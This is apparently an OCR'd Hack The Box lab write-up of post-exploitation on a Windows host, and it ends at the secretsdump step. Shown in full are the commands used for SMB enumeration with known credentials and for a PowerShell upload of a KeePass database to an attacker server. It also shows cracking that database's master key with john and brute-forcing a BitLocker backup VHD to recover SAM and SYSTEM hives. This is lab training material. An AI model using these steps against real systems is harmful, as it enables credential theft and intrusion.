
```
┌[eu-academy-2]-[10.10.15.241]-[htb-ac-1099135@htb-zsbj6s95er]-[~]
└─• [★]$ crackmapexec smb 10.129.247.88 -u "johanna" -p "1231234!" --shares
SMB         10.129.247.88   445    WINSRV           [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINSRV) (domain:WINSRV)
 (signing:False) (SMBv1:False)
SMB         10.129.247.88   445    WINSRV           [+] WINSRV\johanna:1231234!
SMB         10.129.247.88   445    WINSRV           [*] Enumerated shares
SMB         10.129.247.88   445    WINSRV           Share           Permissions     Remark
SMB         10.129.247.88   445    WINSRV           -----           -----------     ------
SMB         10.129.247.88   445    WINSRV           ADMIN$                          Remote Admin
SMB         10.129.247.88   445    WINSRV           C$                              Default share
SMB         10.129.247.88   445    WINSRV           david
SMB         10.129.247.88   445    WINSRV           IPC$            READ            Remote IPC
┌[eu-academy-2]-[10.10.15.241]-[htb-ac-1099135@htb-zsbj6s95er]-[~]
└─• [★]$ smbclient -U johanna \\\\10.129.247.88\\IPC$
Password for [WORKGROUP\johanna]:
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_NO_SUCH_FILE listing \*
```

Will reveal that the only share johanna can look is ‘IPC$’, and there is nothing there and it’s a dead-end.


Ok lets try another service – we have RDP in the target windows machine, lets try to login with the command:

```
xfreerdp /v:<target-IP> /u:johanna /p:1231234! /dynamic-resolution
```

and we are in:




Lets open the file explorer:



We can immediately notice the ‘Logins.kbdx’ file on the quick access, located in ‘C:\Users\johanna\Documents’ folder (it’s the same ‘This PC\Documents’).


This ‘.kdbx’ is a ‘KeePass’ file, a password manager application which securely stores user’s passwords (in an encrypted manner) of course) – lets try to open it:

We are requested to enter a Master key, lets try the '1231234!'password:




We will have to find a way to crack it – we will use the tool keepass2john (do NOT download it yet).

Before we proceed with it, let's read some of its commented part:





It seems the tool support cracking for password database storage version 1.X.

Lets confirm the version of KeePass in johana user is compatible – when closing the 'master key is invalid' box, we will be opened with a blank version of the KeePass interface:



Go to Help → About KeePass





The line we care about is the last one – it says 1.X, which means compatible

*Note – while the versions seem to be inline, I am no expert in KeePass versioning, maybe even if the versions weren't fully compatible, the coming steps are still worth to try. *

Now before we proceed with the keepass2john tool – the tool in the link above is fit for python2, it will not work with python3, so I've modified the tool to fit python3, download the modified tool to the pwnbox (or any other attacking machine) from here (that's why you were instructed to not download the original tool).

The default name of the modified tool I gave is ‘keepass2john_3.py’, so upon downloading, confirm file with ls:

```
┌─[eu-academy-2]─[10.10.15.241]
└──╼ [★]$ ls keepass2john_3.py
keepass2john_3.py
```

Now that the tool is ready, we need to get ‘Logins.kbdx’ to the pwnbox. Using the smb share method like in previous section will not work:

```
PS C:\Users\johanna\Documents> move Logins.kdbx \\10.10.15.241\CompData
move : You can't access this shared folder because your organization's security policies block unauthenticated guest
access. These policies help protect your PC from unsafe or malicious devices on the network.
At line:1 char:1
+ move Logins.kdbx \\10.10.15.241\CompData
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : WriteError: (C:\Users\johanna\Documents\Logins.kdbx:FileInfo) [Move-Item], IOException
    + FullyQualifiedErrorId : MoveFileInfoItemIOError,Microsoft.PowerShell.Commands.MoveItemCommand
```

There seems to be security policy preventing up to uploading files to the smb share. Maybe that can be bypassed, I don’t know, I didn’t check.

Instead, we will use a method I used in other Modules – [crude python server]().

That server python script that I made, while very basic in design, it can handle files uploads from the target machine.

Lets download it to the pwnbox, (its default name is ‘python_server_advanced.py’), when downloaded – we can confirm with ‘ls’:

```
┌─[eu-academy-2]─[10.10.15.241]─[htb-ac
└──╼ [★]$ ls python_server_advanced.py
python_server_advanced.py
```

Now lets start the server - Lets run it with the command:

```
python3 python_server_advanced.py
```

and we will see the serving on port 8080 message:

```
┌─[eu-academy-2]─[10.10.15.241]─[htb-ac-1099135@htb-zsbj6s95er]─[~]
└──╼ [★]$ python3 python_server_advanced.py
/home/htb-ac-1099135/python_server_advanced.py:5: DeprecationWarning
3
  import cgi
Serving at port 8080
```

While the server is listening, on the target machine, we will open powershell on the ‘C:\Users\johanna\Documents’ folder, and run the (also crude) powershell upload script:

```
$filePath = ".\Logins.kdbx"
$targetUrl = "http://<attacker-IP>:8080/upload"
# Create a WebClient object
$webClient = New-Object System.Net.WebClient
$webClient.Headers.Add("filename",
[System.IO.Path]::GetFileName($filePath))
$WebClient.Headers.Add("Authorization", "Basic " + $AuthStr)
$WebClient.Headers.Add("X-Atlassian-Token", "nocheck")
# Upload the file
$WebClient.UploadFile($targetUrl, (Get-Location).Path + "\"
+ $filePath)
Write-Output "File uploaded successfully"
```

*make sure to change the <attacker-IP> to the pwnbox or other attacker IP. *

```
PS C:\Users\johanna\Documents> $filePath = ".\Logins.kdbx"
>> $targetUrl = "http://10.10.15.241:8080/upload"
>> # Create a WebClient object
>> $webClient = New-Object System.Net.WebClient
>> $webClient.Headers.Add("filename", [System.IO.Path]::GetFileName($filePath))
>> $WebClient.Headers.Add("Authorization", "Basic " + $AuthStr)
>> $WebClient.Headers.Add("X-Atlassian-Token", "nocheck")
>> # Upload the file
>> $WebClient.UploadFile($targetUrl, (Get-Location).Path + "\" + $filePath)
>> Write-Output "File uploaded successfully"
70
```

After some numbers going..

```
121
File uploaded successfully
```

When the file is uploaded, we will get 200 code on the server:

```
┌─[eu-academy-2]─[10.10.15.241]─[htb-ac-1099135@htb-zsbj6s95er]─[~]
└──╼ [★]$ python3 python_server_advanced.py
/home/htb-ac-1099135/python_server_advanced.py:5: DeprecationWarning:
3
  import cgi
Serving at port 8080
10.129.247.88 - - [26/Jul/2024 04:55:07] "POST /upload HTTP/1.1" 200 -
```

It means that ‘Logins.kdbx’ was successfully uploaded to the pwnbox.

Lets confirm:

```
┌─[eu-academy-2]─[10.10.15.241]
└──╼ [★]$ ls Logins.kdbx
Logins.kdbx
```


Now that we have both the modified ‘keepass2john_3.py’ and ‘Logins.kdbx’ – lets start the cracking in a similar manner to the others ‘xx2john’ tools, we will use the commands:

```
python3 keepass2john_3.py Logins.kdbx > Logins.hash
john --wordlist=mut_password.list Logins.hash
```


using the usual ‘mut_password.list’ as passwords list, the cracking will take few minutes, in the end of which:

```
┌[eu-academy-2]-[10.10.15.241]-[htb-ac-1099135@htb-zsbj6s95er]-[~]
└─► [★]$ python3 keepass2john_3.py Logins.kdbx > Logins.hash
┌[eu-academy-2]-[10.10.15.241]-[htb-ac-1099135@htb-zsbj6s95er]-[~]
└─► [★]$ john --wordlist=mut_password.list Logins.hash
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 60000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Qwerty7!         (Logins)
1g 0:00:04:45 DONE (2024-07-26 06:21) 0.003500g/s 255.7p/s 255.7c/s 255.7C/s qwerty4!..qwerty8
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

The master key is ‘Qwerty7!’ – lets reopen the Logins.kdbx:




And we are in!




We can see the username ‘david’ (which simple exploring on the target machine will reveal he is also a user on the machine), and a hidden password.


To reveal the password, we right click on the entry, and select ‘Edit Entry’:



And we are opened with an ‘Edit Entry’ Window:



Lets clock on that button with 3 dots to show the password:



david’s credentials are: ‘david:gRzX7YbeTcDG7’.

Attempting to login with the credentials to RDP or WinRM will result in authentication error/access denied:

```
evil-winrm -i <target-IP> -u david -p gRzX7YbeTcDG7

xfreerdp /v:<target-IP> /u:david /p:gRzX7YbeTcDG7 /dynamic-resolution
```

```
[eu-academy-2]-[10.10.15.241]-[htb-ac-1099135@htb-zsbj6s95er]-[~]
[★]$ xfreerdp /v:10.129.247.88 /u:david /p:gRzX7YbeTcDG7 /dynamic-resolution
[06:28:47:131] [405202:405203] [WARN][com.freerdp.crypto] - Certificate verification failure 'self-signed certificate (18)' at
 stack position 0
```

```
[eu-academy-2]-[10.10.15.241]-[htb-ac-1099135@htb-zsbj6s95er]-[~]
[★]$ evil-winrm -i 10.129.247.88 -u "david" -p "gRzX7YbeTcDG7"

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on thi
s machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError

Error: Exiting with code 1
```

Access denied for both..

Lets try smb connect – first lets take a look at the shares:

```
crackmapexec smb <target-IP> -u "david" -p "gRzX7YbeTcDG7" --shares
```

```
[eu-academy-2]-[10.10.15.241]-[htb-ac-1099135@htb-zsbj6s95er]-[~]
[★]$ crackmapexec smb 10.129.247.88 -u "david" -p "gRzX7YbeTcDG7" --shares
SMB         10.129.247.88   445    WINSRV           [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINSRV) (domain:WINSRV)
 (signing:False) (SMBv1:False)
SMB         10.129.247.88   445    WINSRV           [+] WINSRV\david:gRzX7YbeTcDG7
SMB         10.129.247.88   445    WINSRV           [*] Enumerated shares
SMB         10.129.247.88   445    WINSRV           Share           Permissions     Remark
SMB         10.129.247.88   445    WINSRV           -----           -----------     ------
SMB         10.129.247.88   445    WINSRV           ADMIN$                          Remote Admin
SMB         10.129.247.88   445    WINSRV           C$                              Default share
SMB         10.129.247.88   445    WINSRV           david           READ
SMB         10.129.247.88   445    WINSRV           IPC$            READ            Remote IPC
```

We have read access to ‘david’ share (which johanna hasn’t) – lets enter it and see what we’ve got:

```
smbclient -U david \\\\<target-IP>\\david
```

```
[eu-academy-2]-[10.10.15.241]-[htb-ac-1099135@htb-zsbj6s95er]-[~]
[★]$ smbclient -U david \\\\10.129.247.88\\david
Password for [WORKGROUP\david]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Feb 11 04:43:03 2022
  ..                                  D        0  Fri Feb 11 04:43:03 2022
  Backup.vhd                          A 136315392  Fri Feb 11 06:16:12 2022

                10328063 blocks of size 4096. 6118141 blocks available
```

After password entry and ‘ls’ – ‘david’s share has ‘Backup.vhd’ file.

Lets get it to the pwnbox:

```
smb: \> get Backup.vhd
getting file \Backup.vhd of size 136315392 as Backup.vhd (14555.1 KiloBytes/sec) (average 14555.1 KiloBytes/sec)
smb: \> exit
┌─[eu-academy-2]─[10.10.15.241]─[htb-ac-1099135@htb-zsbj6s95er]─[~]
└──╼ [★]$ ls Backup.vhd
Backup.vhd
```

It is kinda heavy:

```
du -h -apparent-size Backup.vhd
```

```
┌─[eu-academy-2]─[10.10.15.241]─[htb-ac-109
└──╼ [★]$ du -h --apparent-size Backup.vhd
131M    Backup.vhd
```

this is a vhd file on the pwnbox – Virtual Hard Disk which size is 131 MB.

For the coming step [this guide] is very helpful!

We will mount the Backup.vhd on our pwnbox.

First we will need to install ‘libguestfs-tools’:

```
sudo apt-get update
sudo apt-get install libguestfs-tools
```

*installation will take approximately 2-3 minutes. *

Then we will run the command:

```
sudo fdisk -l /dev/nbd0
```

to make sure there isn’t anything on ‘/dev/nbd0’:

```
┌─[eu-academy-2]─[10.10.15.241]─[htb-ac-1099135@htb-b57dwquoc
└──╼ [★]$ sudo fdisk -l /dev/nbd0
fdisk: cannot open /dev/nbd0: Inappropriate ioctl for device
```

Good there isn’t! (if there is – disconnect it with ‘sudo qemu-nbd -d /dev/nbd0’ or replace 0 with another number like ‘nbd1’ or ‘nbd2’)

Lets get mount Backup.vhd on nbd0

```
sudo modprobe nbd
sudo qemu-nbd -c /dev/nbd0 --format=vpc Backup.vhd
```

Here is some explanation about ‘modprobe’:

And ‘qemu-nbd’:

Lets run

```
sudo fdisk -l /dev/nbd0
```

again to confirm mount:

```
┌──[eu-academy-2]─[10.10.15.241]─[htb-ac-1099135@htb-b57dwquodx]─[~]
└──╼ [★]$ sudo fdisk -l /dev/nbd0
Disk /dev/nbd0: 130 MiB, 136314880 bytes, 266240 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: gpt
Disk identifier: E0E57133-41D5-4D8C-B375-F2A10AD403B0

Device       Start    End Sectors  Size Type
/dev/nbd0p1     34  32767   32734   16M Microsoft reserved
/dev/nbd0p2  32768 262143  229376  112M Microsoft basic data
```

Here is our stuff, on 2 sub-petitions, we will target the second one – nbd0p2.

We will run the command

```
sudo cryptsetup bitlkOpen /dev/nbd0p2 <label>
```

in this write up - the label will be ‘decrypted_vhd’*:

```
┌──[eu-academy-2]─[10.10.15.241]─[htb-ac-1099135@htb-b57dwquodx]─[~]
└──╼ [★]$ sudo cryptsetup bitlkOpen /dev/nbd0p2 decrypted_vhd
Enter passphrase for /dev/nbd0p2:
```

We need a passphrase.

We will bruteforce the passphrase with this bash script I made, that bruteforce the passphrase request using the ‘mut_password.list’

*Note – A. make sure the ‘mut_password.list’ is present at the same directory, both the password list and the label are hardcoded within the script.

B. also the dev ‘nbd0p2’ is hard coded in the script. *

**also – the traditional way involves obtaining the corresponding hash of the vhd but I didn’t succeed with that so I resorted to this method, which works!

If anyone succeed with the hash method is welcome to let me know (amitdoescyber@gmail.com) **

Anyway, the default script name is ‘vdi_cracker.sh’ - lets enable execution permissions and run:

```
chmod u+x vdi_cracker.sh
./vdi_cracker.sh
```

*don’t forget to have the ‘mut_password.list’ in the same folder, and other relevant hardcoded objects mentioned above. *

**note – if the file run is getting:

```
┌─[eu-academy-2]─[10.10.15.241]─[htb-ac-1099135@htb-b57dwquodx]─[~]
└──╼ [★]$ ./vdi_cracker.sh
bash: ./vdi_cracker.sh: cannot execute: required file not found
```

Error: run

```
dos2unix vdi_cracker.sh
```

(install ‘sudo apt-get install dos2unix’ if required!)

```
┌─[eu-academy-2]─[10.10.15.241]─[htb-ac-1099135@htb-b57dwquodx]─[~]
└──╼ [★]$ dos2unix vdi_cracker.sh
dos2unix: converting file vdi_cracker.sh to Unix format...
```

It should fix the problem. **

Anyway lets run:

```
┌─[eu-academy-2]─[10.10.15.241]─[htb-ac-1099135@htb-b57dwquodx]─[~]
└──╼ [★]$ chmod u+x vdi_cracker.sh
┌─[eu-academy-2]─[10.10.15.241]─[htb-ac-1099135@htb-b57dwquodx]─[~]
└──╼ [★]$ ./vdi_cracker.sh
Success! Password found: 123456789!
```

After 10+- minutes of runtime The vhd password is ‘123456789!’.

Now that we know the Backup.vhd password – we can decrypt it and mount it.

We will proceed to run the sequence of commands:

```
sudo cryptsetup bitlkOpen /dev/nbd0p2 decrypted_vhd
```

enter the passphrase that we had just discovered:

```
┌─[eu-academy-2]─[10.10.15.241]─[htb-ac-1099135@htb-b57dwquodx]─[~]
└──╼ [★]$ sudo cryptsetup bitlkOpen /dev/nbd0p2 decrypted_vhd
Enter passphrase for /dev/nbd0p2:
```

Then:

```
sudo mkdir -p /mnt/decrypted_vhd
sudo mount /dev/mapper/decrypted_vhd /mnt/decrypted_vhd
```

*-p flag is to create parent directories if necessary. *

at this point we should have the decrypt content of the virtual hard disk in 'mnt/decrypted_vhd', we will proceed with:

```
cd /mnt/decrypted_vhd
ls -la
```

to change our pwd to the decrypted vhd, and view its content (remember: '-la' is for view in details about the files ('-l'), including hidden files ('-a')):

```
┌[eu-academy-2]-[10.10.15.241]-[htb-ac-1099135@htb-thxkukkc0t]-[/mnt/decrypted_vhd]
└─[★]$ ls -la
total 19104
drwxrwxrwx 1 root root     4096 Feb 11  2022 .
drwxr-xr-x 5 root root     4096 Jul 26 10:09 ..
drwxrwxrwx 1 root root        0 Feb 11  2022 '$RECYCLE.BIN'
-rwxrwxrwx 1 root root    77824 Feb 11  2022  SAM
-rwxrwxrwx 1 root root 19472384 Feb 11  2022  SYSTEM
drwxrwxrwx 1 root root     4096 Feb 11  2022 'System Volume Information'
```

We can observe the files SAM and SYSTEM, files that are required to extract hash credentials of users.

For convenience, lets copy them to the home directory first ('~'):

```
cp SAM ~
cp SYSTEM ~
```


```
┌[eu-academy-2]-[10.10.15.241]-[htb-ac-1099135@htb-thxkukkc0t]-[/mnt/decrypted_vhd]
└─[★]$ cp SAM ~
┌[eu-academy-2]-[10.10.15.241]-[htb-ac-1099135@htb-thxkukkc0t]-[/mnt/decrypted_vhd]
└─[★]$ cp SYSTEM ~
```

Here they are on the home's directory:

```
┌[eu-academy-2]-[10.10.15.241]-[htb-ac-1099135@htb-thxkukkc0t]-[~]
└─[★]$ ls SAM SYSTEM
SAM  SYSTEM
```

Lets use secretsdump to extract the hashes:

